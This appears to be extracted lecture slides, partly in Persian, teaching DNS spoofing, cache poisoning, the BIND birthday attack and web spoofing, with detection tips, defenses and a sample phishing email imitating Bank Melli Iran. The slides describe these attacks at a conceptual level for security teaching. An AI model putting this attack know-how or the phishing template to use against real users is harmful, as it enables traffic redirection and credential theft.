
- استفاده از امضا دیجیتال به منظور احراز اصالت ایمیل
- فعال کردن ویژگی های امنیتی نظیر SPF در سرور ایمیل
- اطمینان از این که سرویس دهنده mail شما مجهز به فایل های واقعه نگاری است.
- استفاده از پروتکل ESMTP به جای SMTP

Basic DNS

- Client queries local nameserver
- Local nameserver queries root nameserver for authoritative nameservers for some domain
- Local nameserver queries authoritative nameserver
- Returns result to client


DNS Queries

- Recursive query example



DNS Queries

- Iterative query example



OS DNS Cache Privacy

- Windows OS maintain a local DNS cache
 - Command “ipconfig /displaydns”
- DNS cache reveals a user’s browsing history
 - Even if the user deletes browsing cache and cookies
- Internet Explorer does not have its own DNS cache
- Cross-platform browser, such as Firefox, has its own DNS cache

DNS Vulnerability


- Most DNS queries and responses are in plaintext
- No authentication is done for DNS response
 - You really has no good way to tell if the DNS response you get are trustable or not!
- DNS is mostly relying on UDP packets
 - IP address spoofing is very easy for UDP packets
 - No seq/ack numbers

Problem

- DNS request sends transaction Id
- DNS will accept any reply containing transaction ID and assuming remote IP and TCP/UDP ports match
- Transaction Ids are only 16-bits

DNS ID Spoofing


- نفوذ گر در خواست DNS کاربر را شنود نموده و یک بسته جعلی به عنوان جواب در خواست مطرح شده برای او ارسال می کند



DNS cache Poisonning

- نفوذ گر سعی می کند DNS cache را که در طرف کاربر قرار گرفته است آلوده به اطلاعات غلط کند.

BIND Birthday Attack



- Step 1 - Attacker sends a large number of queries to the victim nameserver, all for the same domain name
- Step 2 - Attacker sends spoofed replies giving fake answers for the queries it made
- Step 3 - At a later time, victim PC sends a request for the spoofed domain name
- Step 4 - Victim nameserver returns fake information to victim PC

Birthday Attack to BIND

- BIND sends multiple queries for the same domain name
- Possible to flood BIND with replies using randomly generated transaction Ids
- If you guess correctly, then BIND will accept your reply
- ~50% with 300 packets,
- ~100% with 700 packets
- BIND reused same source UDP port
 - ✓ Made it easy for attacker to “guess” the destination UDP port for the false reply
 - ✓ Newer versions randomize source ports

Why DNS Cache Poisoning?


- Redirect traffic
- MITM (*man-in-the-middle*) attacks

Defenses

- Upgrade to BIND 9.x
- Split-split DNS
 - Internal DNS performs recursive queries for users, and cannot be accessed from outside
 - External DNS does not do recursive queries

Defenses


A More Secure Approach - Split-Split DNS



What is Web Spoofing

- Pretending to be a legitimate site
- Attacker creates convincing but false copy of the site
- Stealing personal information such as login ID, password, credit card, bank account, and much more.
aka Phishing attack
- False Web looks and feels like the real one
- Modifying integrity of the data from the victims


Here is how a spoofed web session flows.



1. Somehow, the URL that your client browser is referencing on You.Com has been prefaced with the address of the intermediary web site – Bad.Com.
2. Your browser determines that Bad.Com should handle the URL request .
3. The web server on Bad.Com reads the URL and determines that the you are actually trying to reach a file on Good.Com.
4. The Bad.Com server calls Good.Com and asks for the specified file.
5. The Good.Com server returns the page as requested.
6. At this point, the Bad.Com server can change its copy of the page you asked for.
7. After these changes, the Bad.Com server returns the page to you.

Web Spoofing

- Content theft
 - A copy of a site can be created from the original by saving all the publicly accessible pages, images, and scripts from a site to another server. (Miguel's Demo)
 - Can be done automated by using programs called “spiders”




Different types of Web Spoofing

- DNS server spoofing attack
 - One of the most complex types of attack
 - Alter a domain name to point to different IP address
 - Redirect to a different server hosting a spoofed site

Different types of Web Spoofing

- Subdomain Spoofing

- Normal subdomain: <http://subdomain.domain.com>
- Tricking internet user that they are on the correct URL
- Make the URL long enough so that the user cannot see the entire URL



- And more...

- IP Address as URL, Email with HTML attached, Frameless Pop-up, and more...

How to detect a spoofed webpage

- URL (this is the easiest way to detect the attack!)
 - Triple check the spelling of the URL
 - Look for small differences such as a hyphen (-) or an underscore (e.g. suntrust.com vs. sun-trust.com)
- Mouse over message (careful: this can be spoofed too!)
- Beware of javascripting as well.
- Beware of longer than average load times.

Signs that you may have been a victim

- If an unexpected error occurs, you may be a victim of web spoofing
- If you have to click submit buttons repeatedly.
(class example)
- If you have to enter your password repeatedly
(class example)
- If there is any redirection to other webpages.

Stats of Web Spoofing

- Web spoofing is increasing at a rapid pace
 - Phishing Attacks: Web spoofing is a core tactic in phishing attacks. In 2023, over 75% of organizations reported being targeted by phishing attempts.
 - Increase in Fake Domains: Studies have shown that fake or spoofed domains increased by 50% year-over-year.
 - Finance and Banking: Approximately 62% of spoofed websites mimic financial institutions.
 - E-Commerce: About 30% of spoofed websites target online retailers.
 - Healthcare and Government: An estimated 15% of spoofed websites are aimed at healthcare providers or government agencies.
 - User Impact:
 - Credential Theft: Around 65% of web spoofing victims report stolen credentials.
 - Monetary Losses: Web spoofing contributes to global phishing-related losses of over \$3.5 billion annually.
 - Data Breaches: Spoofing-related breaches cost businesses an average of \$4.35 million per incident.

Have you ever received an e-mail like this?

From: Bank Melli Iran
To: <some one> some_one@mail.com
Subject: Your Online Banking Account is Inactive

Your Online Banking Account is Innactive

We closed your online access for security reasons.

[Click here to access your account](#)

We must verify your account information.



Member FDIC.

Remedies

- **Disable JavaScript** in your browser so the attacker will be unable to hide the evidence of the attack;
- Make sure your browser's **location line** is always visible;
- Pay attention to the **URLs** displayed on your browser's location line, making sure they always point to the server you think you are connected to.
- **Do not click** on links you receive in an **e-mail** message asking for sensitive personal, financial or account information.
- **Call the company** directly to confirm requests for updating or verifying personal or account information.
- **Do not share your ID's or pass codes** with anyone.
- **Always sign off** Web sites or secure areas of Web Sites.